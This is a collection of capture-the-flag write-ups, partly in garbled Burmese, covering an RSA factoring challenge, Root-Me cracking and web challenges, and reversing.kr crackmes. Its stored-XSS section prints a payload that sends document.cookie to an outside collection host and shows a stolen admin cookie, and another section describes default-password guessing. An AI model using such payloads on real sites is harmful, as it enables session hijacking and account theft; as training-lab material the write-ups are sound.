CTF Writeups V 0.1

Twitter - @art0flunam00n
Facebook - Thin Ba Shane
Co-Founder @ Creatigon , Freelence Security Consultant @ inetasia ,
Core Member @ Myanmar Security Forum.
Website - https://www.thinbashane.wordpress.com

EKOPARTY PRE-CTF 2015 – [CRY100 – RSA 2070]

ခ္ပြန္ေျဖျပီးေလလာကၾသယ္ Crypto Challenge က 2015 ခု၊စ္ဆန္းက Ekoparty Pre-CTF တုန္းက

ေမးခဲ့တဲ့ CRY100 – RSA 2070 ပဲျဖစ္ပါတယ္။ ဒီ Tutorial ကိုဖတ္ျပီးက်ေနာ့ဲ၊တ္ုတ္ုလိုက္ေျဖ၊ကၾသမယ္ဆိုတဲ့သူက အရင္ဆုံ RSA Algorithm

အေ၊ကာင္းကို ေအာက္မွာေပးထားတဲ့ Link အတိုင္းသြားဖတ္ရွုးဖို၊လိုပါတယ္။

https://thinbashane.wordpress.com/2016/03/28/digging-into-rsa-algorithm/
Challenge ရဲ၊ Description ေလးအရင္ဆုံးၾသိထားဖို၊လိုမယ္။

Recover the private key and the flag.

Hints: Check your padding

Challenge အတြက် Zip File ေလးကိုေတာ့ ျပန္ေပးထားပါတယ္။
http://www.mediafire.com/download/be9rl3v7knj4tib/crypto100.zip

What is our goal?

Recover the private key and the flag လို့ဆိုပါတယ္။ flag ကို recover မလုပ္ခင္ ဘာေနာ္ဆို private key ကို recover အရင္လုပ္ရမွာေပါ့။

Private Key ကို recover လုပ္ယူလို့ေတာ့ ဘာေနာ္ဆို့မွာ public key ရွိရမယ္ေလ။ ဒီေတာ့ေပးထားတဲ့ Zip file ေလးကိုျဖည့္ကည့္ရယ္။

flag.enc	8/28/2015 3:33 AM	ENC File	1 KB
public.key	8/28/2015 3:28 AM	KEY File	1 KB

အထက္ပါပံုအတိုင္း flag.enc & public.key ဆိုတဲ့ File 2 ခုကိုေတြ့ရမွာျဖစ္ပါတယ္။ ဟုတ္ျပီ အခုလက္ရွိဘာ public key ကေနမွတစ္ဆင့္

private key ကို recover လုပ္ရမွာျဖစ္တဲ့အတြက္ public.key ဆိုတဲ့ File ေလးနဲ့စျပီးအလုပ္လုပ္ကတာေပါ့။ RSA အေၾကာင္းကို သိသင့္သေလာက္ဆိုထားရင္ေတာ့ ပိုျပီးအဆင္ေျပတာေပါ့။

ျပီးခဲ့တဲ့ Tutorial မွာတုန္းက ဘာေနာ္ဆို့က RSA ရဲ့ အလုပ္လုပ္ပံုကို နားလည္ေအာင္ျပီး ဘာေနာ္ဆို လြယ္လြယ္ကူတဲ့ Example ေလးေတြနဲ့ တစ္ခုခ်င္း Manual ေလ့လာခဲ့ကတယ္။ ဒါေပမယ့္စာကယ့္Cipher မွာက

အဲလိုဘယ္ယူလဲ။ ထိုင္ကုန္ေနရင္ အခ်ိန္ေတြကုန္ကုန္မွာေပါ့။ ဒါေၾကာင့္ အသံုးစာသည့္ယူ Tools ေတြကိုဘာေနာ္ဆို စုထားရမယ္ မွတ္ထားရမယ္။ ခုေတာ့ Tools ေလးတစ္ခုကိုစျပီး မွတ္ထားရေတာ့မယ္။ အဲဒါကေတာ့

OpenSSL (Cryptography & SSL/TLS Toolkit) :

Code:
https://openssl.org/
Kali Linux 2.0 မွာေတာ့ ပါျပီးသားျဖစ္ပါတယ္။ Windows
သမားေတြအတြက္ေတာ့ ဒီမွာ Instructionsေလး၊ကၾည့္ျပီးလုပ္ရိုက္ေနာ္။

OpenSSL အေ၊ကာင္းကို Vendor Site မွာပဲေလ့လာ၊ကၾည့္လိုက္ပါ။
ဒီမွာေျပာတာေနရင္ ျပီးေတာ့မွာမဟုတ္ဘူး။ ဂ်ီေနာ္ရိ၊သံုးရျခင္းကေတာ့
OpenSSL က RSA ကို support ေပးလို၊ဆိုျပီး
အ၊ကမ္းဖင္းမွတ္ဘားရင္ပါျပီ။ ဟုတ္ျပီ ဆက္သြားမယ္။

Command

Code:
$ openssl rsa -noout -text -inform PEM -in public.key
-pubin

Code:
Output
Public-Key: (2070 bit)
Modulus:
25:b1:8b:f5:f3:89:09:7d:17:23:78:66:bb:51:cf:
f8:de:92:24:53:74:9e:bc:40:3b:09:95:c9:7c:0e:
38:6d:46:c1:61:ca:df:f7:7c:69:86:0d:ae:47:91:
c2:14:cf:84:87:aa:aa:9f:26:e9:20:a9:77:83:49:
06:03:8a:ef:b5:c3:08:27:df:cf:3f:c9:e9:76:95:
44:f9:4e:07:cd:fe:08:72:03:9a:3a:62:62:11:66:
78:b2:61:fb:2d:6b:9d:32:53:9e:92:a1:53:b3:67:
56:29:ba:b3:94:2e:7d:35:e3:0f:7e:ef:5a:bf:1c:

50:d7:97:d0:cc:88:e1:bd:cc:fd:1a:12:ea:6f:7e:
f7:5c:37:27:db:df:2e:78:0f:34:28:ae:8f:7a:4f:
b7:a8:9f:18:4a:36:50:32:b1:53:f8:42:5e:84:57:
50:eb:2b:7a:bc:02:dc:15:ce:02:07:50:7a:a9:50:
86:3b:b8:48:0a:78:02:8d:d6:29:79:94:4d:6c:63:
3f:af:a1:03:e4:db:28:ce:87:f5:a0:c6:ed:4a:2f:
26:64:42:7f:56:5c:77:81:ab:61:91:45:6d:97:1c:
7f:fa:39:52:72:37:4c:ec:01:55:e5:f9:11:89:db:
74:2e:4c:28:b0:3a:0f:a1:1c:ff:b0:31:73:d2:a4:
cc:e6:ae:53
Exponent: 65537 (0x10001)
Note * Screenshot ေတြ့ရိုက္ျပေတာ့ဘူးေနာ္။ အားလံုးက text version ေတြမို့လို့ဒီတိုင္းပဲေဖာ္ျပထားမယ္

အထက္ပါ Command ကိုရိုက္ရိုက္ကဲ့ အတြက္ကန္ဒိုးတစ္ခုထြက္လာပါ့မယ္။ rsa အတြက္ OpenSSL Command ေတြကို “ဒီေနရာမွာ” ေသခ်ာဖတ္ၾကပါတယ္။ က်ေနာ့္ကေတာ့အ၊ကမ္းဖ်င္းေျပာသြားမယ္။

အရင္ဆံုး public.key ဆိုတဲ့ File ရွိတဲ့ directory ထဲကိုသြားဖို့လိုပါတယ္။ ဟုတ္ျပီ -noout ကို သံုးတာကေတာ့ encode လုပ္ျပီးတဲ့ key ေတြကို output အေနနဲ့မထုတ္ေတာ့ဘူးလို့ဆိုလိုတာပါ။ ထုတ္ခ်ည္းထုတ္ခိုင္ရပါတယ္။

မလိုလို့မထုတ္ေတာ့ဘူး။ -text ဆိုတဲ့ option ကိုေတာ့ text version နဲ့ျပမယ္ဆိုလိုတာပါ။ inform ကေတာ့ input file ရဲ့ format ကိုေရြးေပးထားတာပါ။ က်ေနာ့္ဆီကေတာ့ PEM ကိုေရြးေပးလိုက္ယံုပါ။ အေသးစိတ္ကို OpenSSL page မွာေလ့လာပါ။

ထြက္လာတဲ့ output အရ Key Length ဟာ 2070 bit ဆိုတာသိရပါတယ္။ key length ဆိုတာ n တန္ဖိုးျဖစ္ေ၊ကာင့္ကိုသိျပီးျပီေနာ္။ n ဟာ rsa မွာ အဓိက

prime numbers ေတြ့ျဖစ္ခဲ့ p နဲ့ q ကို factorize ျဖစ္ကာေကာင့္ n= p x q ။

ဒီ Prime Numbers ေတြကိုပဲအေျခခံျပီးေတာ့ private key ကို recover လုပ္မွာျဖစ္ပါတယ္။

အခု အလယ္မွာရွိတဲ့တန္ဖိုးေတြကို ကည့္ခ်ယ္။ Hexadecimal form ေတြ့ျဖစ္ေနတာကိုေတြ့ပါလိမ့္မယ္။ Decimal တန္ဖိုးေျပာင္းေပးရပါမယ္။ column ေလးဖယ္ျပီးေျပာင္းရမယ္ေနာ္။ Sublime Text သံုးလိုက္ရင္ယွဥ္ပါတယ္။

Decimal ေျပာင္းရတဲ့အေကာင္းရင္း Encrypt လုပ္ထားတဲ့ text ကို အရင္ဆံုး decimal ေျပာင္းခဲ့တာမွတ္မိမွာပါ။ Hexa to Decimal ေျပာင္းဖိုအတြက္ python program ေလးတစ္ခုေတာ့ေဆာင္ထားရပါမယ္။ key length အရမ္းမ်ားတာေကာင့္

Online Converter ေတြကအလုပ္လုပ္ဘာေတြ့ရပါတယ္။

Python Converter >>

https://www.daniweb.com/programming/software-development/code/216638/hexadecimal-to-decimal-python

Decimal Value

7983218175733281855276461076134959298461474
4432279135328398999801627880283610900361281
2499731758050699162101795605064970751325249
0208688112037221362664187946849193686097668
6933630869673826972619938321951599146744807
6533010760265779495796183315027763039834855
6604648543103954170846714140826022009859276

1245010678592347501894176269580510459729633
6734680684671441997445637318263621026088110
3340088781375478028262809944349017001608783
8606998017490456601315802448567772411623826
2817472456609542454137815197942953361975556
8854353799219714225805322045375766653784027
6416475602759374950715283890232230741542737
319569819793988431443

Decimal Value ကေန prime numbers ေတြကို factorize လုပ်။အတြက် Factor DB ကိုသုံးပြီးသိုလှောင်တယ်။

Result: 7983218175…43 = 3133337 x 2547832606…39
ဒီလိုမျိုးေပ၊ေနပါလိမ့်မယ်။ ဒီ Result အရ x ရဲ့ ေရ၊အပိုင်းက p တန်းပြီးစပြီးေတာ့ ေနာက်အပိုင်းက q တန်းဆုတ်ဘသိရပြီ။

ခုရလာတဲ့ Values ေတြနဲ့ RSA Tools ဆိုတဲ့ python tool ေလးတစ်ခုကိုအသုံးပြုပြီး PEM format နဲ့ key file ထုတ်လို့ရပါပြီ။

RSA Tools :

https://github.com/ius/rsatool
Syntax #

./rsatool.py -p primeP -q primeQ -o outputFile
Complete Syntax #

./rsatool.py -p 3133337 -q
2547832606493741929220017213639949771908184
2914528228316455906211693118321971399936004
7291348411629741442462714864396957860365881
1742461188195595099621964680737882227828563
8261582099108339438949573034101215141156156

```
40874284382004806683086381436237988572039508231846285000290160568976187631915114735273009095755694084214429988739467874360776693782809447833640115944903587830685371621654837427346238650830736771311207300401138341896789493055406758245324898102201192288337444273684804592067634136187123178716344146753307689008172188217936916878728772476964266539999255605214484587860012628396889027306757534206177624493 9 -o priv.key
```

ထြက္လာတဲ့ output file က priv.key ျဖစ္ပါတယ္။ ခုဆို က်ေနာ္တို့ private key ကို generate လုပ္ျပီးျပီျဖစ္ပါတယ္။ ေအာက္အတိုင္း value နဲ့ priv.key ဆိုတဲ့ file တစ္ခုရရွိလာျဖစ္ပါတယ္။

priv.key File #

```
-----BEGIN RSA PRIVATE KEY-----
MIIELQIBAAKCAQMlsYv184kJfRcjeGa7Uc/43pIkU3Sev
EA7CZXJfA44bUbBYcrf93xphg2uR5HC
FM+Eh6qqnybpIKl3g0kGA4rvtcMIJ9/PP8npdpVE+U4H
zf4IcgOaOmJiEWZ4smH7LWudMlOekqFT
s2dWKbqzlC59NeMPfu9avxxQ15fQzIjhvcz9GhLqb373X
Dcn298ueA80KK6Pek+3qJ8YSjZQMrFT
+EJehFdQ6yt6vALcFc4CB1B6qVCGO7hICngCjdYpeZRN
bGM/r6ED5Nsozof1oMbtSi8mZEJ/Vlx3
gathkUVtlxx/+jlScjdM7AFV5fkRidt0LkwosDoPoRz/sDF
z0qTM5q5TAgMBAAECggECMS1yZh8M
G3FGnKTITEilsh3FOI+PY1kWgrKszzruEbGDNZOsS2BM
J62DF0DFTXhzeFbQqrJtyDDTruQnfH6I
OpGnigm9QPjuNwoGi++NL0qOlTXq3V6wHSyofVZAxBo
YFlw3/ZCg90nzxKbPLB/l7VDigd4Q0CJ4
```

XbQlchZ+ZFtSqMd/XexU4iRJKA20mOjzAIa/yJkpdJzCj4
rd/iKxDDDR70CEF/hT0md4Zyv8J6gs
iwGvIG3i2GOGt7/HwL/SQEYfhNkqniM3tltxP9tVu9Ke1
9bwJRQ8F9GuauxYIOCNaadi7vB6yZQJ
4cCH2Olu1/dUv3rkloyZhFXelOxjpq8hAgMvz5kCggEBA
MnTxKV49ue/YWlBwjEAtF/bSbyysD5E
dfkUBAblKnh/xl/t1a6GTwIBKRe9n0abYFCNczCzW2JEj
z/EraPAlPX/Cb3XaG1Rm7f5OsbGho+F
jwqtsn3EKWlfCP34pDACkjNu5ebs845rM/AuL/uDccJFx
voEpFz47MdsAZ2j9ZliAGiUhHrUa9A4
uFv8PUJbdZq1XwFpmyFBc/ymq9KG7G3Kgr1ian09UfQ
etHbOV/2Wvssg4joIpq7MThzON49EPp37
wBVKJ+vQtj++/OS84f4uxld3y3j/iwIP67Y8JXmwB9Fu
ES/Acy+8RH1FbUUe1ZNfQaxqjNouXTRd
ZYJPkMsCAwx6sQKCAQB5XE2y8roFQJ9im5gZv0K3ITW
Fsi0oRCJsVAzX2JVhP/QZWvpSp5B6tBfx
nqRX4LZZubS6ZB9fR7qbrbh77yGjimhhL1Yr5has2cDuJ
hJj2vvYf/oEhiAgrHTLwud3txQSuWyl
H3aU/QGOOze/FZsiJrMvQ/tRrJ00jU2rbRwRz0xPln7TH
Uh3PKQfK93qOPTOwqEOSGJv7NvB4LcR
MPCaVFupZbSC+ox9Lrl1dz6RzkOMAYoHO4x/L3sI9zeR
fofol6k5JA49TpNIYZ/QK4P5REcf8Xj4
mTENXGVwf1pJggAxfu32uNKKsbq9WTILji7/HxhuhOO
NjrOc+UxAv3dhAgMuK/k=
-----END RSA PRIVATE KEY-----
ဒါဆိုရင် encrypted file ကိုတစ်ကဲ့ကသုရေအောင် ။

flag.enc #

CQGd9sC/h9lnLpua50/071knSsP4N8WdmRsjoNIdfclrB
hMjp7NoM5xy2SlNLLC2

yh7wbRw08nwjo6UF4tmGKKfcjPcb4l4bFa5uvyMY1nJB
vmqQylDbiCnsODjhpB1B
JfdpU1LUKtwsCxbc7fPL/zzUdWgO+of/R9WmM+QOBP
agTANbJo0mpDYxvNKRjvac
9Bw4CQTTh87moqsNRSE/Ik5tV2pkFRZfQxAZWuVePsH
p0RXVitHwvKzwmN9vMqGm
57Wb2Sto64db4gLJDh9GROQN+EQh3yLoSS8NNtBrZC
DddzfKHa8wv6zN/5znvBst
sDBkGyi88NzQxw9kOGjCWtwpRw==
Base64 Code ေတြ့ပဲ့ျဖစ္ပါတယ္။ ဒါေပမယ့္အထဲမွာ \n (carriage return) ေတြ့ပါေနပါတယ္။ ဒါေတြကိုဖယ္ထုတ္ေပးရပါမယ္။

sed command ကိုသံုးျပီး \n (carriage return) ေတြကို string အလြတ္ေတြနဲ့ replacement လုပ္ပါမယ္။

[About sed] http://www.grymoire.com/Unix/Sed.html

Commands :

```
sed -e ':a;N;$!ba;s/ //g;s/\n//g' flag.enc
```

```
sed -e ':a;{N;s/ //g;s/\n//g};ba' flag.enc
```

Output#

CQGd9sC/h9lnLpua50/071knSsP4N8WdmRsjoNIdfclrB
hMjp7NoM5xy2SlNLLC2yh7wbRw08nwjo6UF4tmGKKfcj
Pcb4l4bFa5uvyMY1nJBvmqQylDbiCnsODjhpB1BJfdpU1
LUKtwsCxbc7fPL/zzUdWgO+of/R9WmM+QOBPagTAN
bJo0mpDYxvNKRjvac9Bw4CQTTh87moqsNRSE/Ik5tV2

pkFRZfQxAZWuVePsHp0RXVitHwvKzwmN9vMqGm57W
b2Sto64db4gLJDh9GROQN+EQh3yLoSS8NNtBrZCDddzf
KHa8wv6zN/5znvBstsDBkGyi88NzQxw9kOGjCWtwpRw
==

ခုခ်ိန်မှာ က်ေနာ့္ဆီ priv.key file လည္းရွိျပီ။ encrypted file ကိုလည္းျပန္ျပင္ျပီးျပီ။ ဒီေတာ့ decrypt လုပ္ပဲက်နေေတာ့တယ္။ ေအာက္မွာေပးထားတဲ့ python script ေလးကို priv.key ရွိတဲ့ directory ေအာက္မွာ save ျပီး run လိုက္ယူရင္

အေျဖကိုရရွိမွာျဖစ္ပါတယ္။

Python Code #

```
def decrypt_RSA(privkey, message):
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
from base64 import b64decode
key = open(privkey, "r").read()
rsakey = RSA.importKey(key)
rsakey = PKCS1_OAEP.new(rsakey)
decrypted = rsakey.decrypt(b64decode(message))
return decrypted
flag =
"CQGd9sC/h9lnLpua50/071knSsP4N8WdmRsjoNIdfclr
BhMjp7NoM5xy2SlNLLC2yh7wbRw08nwjo6UF4tmGKKf
cjPcb4l4bFa5uvyMY1nJBvmqQylDbiCnsODjhpB1BJfdpU
1LUKtwsCxbc7fPL/zzUdWgO+of/R9WmM+QOBPagTA
NbJo0mpDYxvNKRjvac9Bw4CQTTh87moqsNRSE/Ik5tV
2pkFRZfQxAZWuVePsHp0RXVitHwvKzwmN9vMqGm57
Wb2Sto64db4gLJDh9GROQN+EQh3yLoSS8NNtBrZCDdd
```

zfKHa8wv6zN/5znvBstsDBkGyi88NzQxw9kOGjCWtwpRw=="

print decrypt_RSA('priv.key', flag)


Flag တန်းက
EKO{classic_rsa_challenge_is_boring_but_necessary}
ရတော့ဖတ်ခိုတယ်။

WRITTEN BY THINBASHANEOCTOBER 22, 2015

[ROOT-ME] CRACKING ELF – BASIC

Here is the challenge site. Looking at title Elf – Basic shouldn't hard general Basic Challenge.

So I tried this ch2.bin file with hex editor (or) strings .



Bravo !

***john the ripper* is the answer for this challenge .**

WRITTEN BY THINBASHANEOCTOBER 22, 2015

[ROOT-ME] CRACKING – ELF 0 PROTECTIONS

I solved this challenge with my friend “133720”.

This is a cracking challenge from root-me.org. Here is challenge site. You must register at root-me.org .

Challenge Information

FIRST CHALLENGE OF CRACKING, WRITEN IN C WITH VI AND COMPILED WITH GCC32

We got ch1.bin file. Just open this binary file with hex editor (or) Linux strings command.

Well done this challenge. Thanks for reading .

[ROOT-ME] PE – 0 PROTECTIONS

Here is the challenge site.

This is exe (executeable file). First we need to view with hex editor for some hints.


I found this hint.

So , when we can type correct password , Gratz man will be show.

Lets find password with Ollydbg .

Open in Ollydbg and find “Gratz man” with search for > all referenced strings

I found this Gratz man




We got this AL value like above picture.

This is hex value. So change to ASCII characters.

%53%50%61%43%49%6F%53

You can use Online Hex to Text Convertor.



Bravo ! We got this password.

[ROOT-ME] CRYPTANALYSIS – ENCODING ASCII

Here is the challenge site.

You will got the following Hex value. We need to decode this hex values.

4C6520666C6167206465206365206368616C6C656E676520657374
3A2032616333373634383161653534366364363839643562393132
3
7356433323465

You can use this online hex converter to change ASCII.

Le flag de ce challenge est: 2ac376481ae546cd689d5b91275d324e

Bravo !

WRITTEN BY THINBASHANENOVEMBER 5, 2015

[ROOT-ME] JAVASCRIPT – STORE XSS 1

Here is the challenge link for you.

Requirements for this challenge :

1.HTTP Live Header

2.Web Hosting for upload file

3.Cookie Grabber PHP code

Goal :

Stealing admin's cookie

Lets it begin now !

-Upload Cookie Grabber PHP Code on Web Hosting

-So we got the uploaded link (eg.http://www.test.com/cookie.php)

-You must know XSS payload for this cookie grabber.

-Open HTTP Live Headers

document.location="http://yourhost.com/cookie.php?c="+document.cookie;

-Enter this payload at Challenge's Input box.

-Ok. Now we got the admin cookie at cookie.txt

```
Date:    14:46 08th June
Referer: http://challenge01.root-me.org/web-client/ch18/index.php?idx=0
Cookie:  ADMIN_COOKIE=NkI9qe4cdLIO2P7MIsWS8ofD6
```

WRITTEN BY THINBASHANENOVEMBER 5, 20

15

[ROOT-ME] WEB-SERVER HTML

Here is the challenge site.

Hint for this challenge :

DON’T SEARCH TOO FAR

So i just find in source code.

You will see the password at *source code*.

Screenshot :

```
Je crois que c'est vraiment trop simple là !
    It's really too easy !
        password : nZ^&@q5&sjJHev0
```

Bravo ! Done this challenge very easy.

WRITTEN BY THINBASHANENOVEMBER 5, 2015

[ROOT-ME] WEB-SERVER WEAK PASSWORD

Here is the challenge link.

Hint for this challenge :

NOTHING TOO DIFFICULT

-Title is *Weak Password*.

-Most of web admin give the username & password “admin” “admin”.

lets test with this usr=”*admin*” & pass=”*admin*”

Ok we got it.

Bien joué, vous pouvez utiliser ce mot de passe pour valider le challenge

Well done, you can use this password to validate the challenge

Bravo !

[REVERSING.KR] EASY CRACK 100 POINTS

Register and Login at [reversing.kr].

Here is the Easy Crack Link.

Ok now we get the Easy_CrackMe.exe file.

Requirements :


IDA pro

Lets it begin now.

Run this executable file.


We need to crack password.

Open this file with *IDA pro*.



First we must look *WinMain(x,x,x,x)*.

-WinMain call the *DialiogFunc*.



Go to *DialogFunc* and you will see that it will call *sub_401080*.

-Go to *sub_401080*.

-To practice cracking or finding keygens, we should know GetDlgItem Function.


-Check out this GetDlgItem first.

I found a comparison cmp [esp+68h+var_63], 61h .

```
String= byte ptr -64h
var_63= byte ptr -63h
var_62= byte ptr -62h
var_60= byte ptr -60h
hDlg= dword ptr  4

sub     esp, 64h
push    edi
mov     ecx, 18h
xor     eax, eax
lea     edi, [esp+68h+var_63]
mov     [esp+68h+String], 0
push    64h             ; cchMax
rep stosd
stosw
stosb
mov     edi, [esp+6Ch+hDlg]
lea     eax, [esp+6Ch+String]
push    eax             ; lpString
push    3E8h            ; nIDDlgItem
push    edi             ; hDlg
call    ds:GetDlgItemTextA
cmp     [esp+68h+var_63], 61h
jnz     short loc_401135
```


Ascii value of 0x61 is “a”. You can use Converter.

Lets look 2nd Comaprison.




-A string we can see “5y” . Its trying to campare user’s 3th and 4th bytes with “5y”.

Ok . go to next comparison for 5th Bytes.



We can see “R3versing” for 5th bytes.

-Find another Comparison for 1st byte.



Ascii vaule for 0x45 is E.

Now we got “E” , “a” ,”5y” ,”R3versing”

Password = Ea5yR3versing

Bravo!

WRITTEN BY THINBASHANENOVEMBER 7, 2015

[REVERSING-KR] EASY ELF 100 POINTS

Hello , This is the nice challenge will be .

You can find the challenge here.

Requirements :

IDA Pro

XOR (Exclusive OR) Knowledge

You can read about of XOR here.


This challenge is the reversing an ELF file.

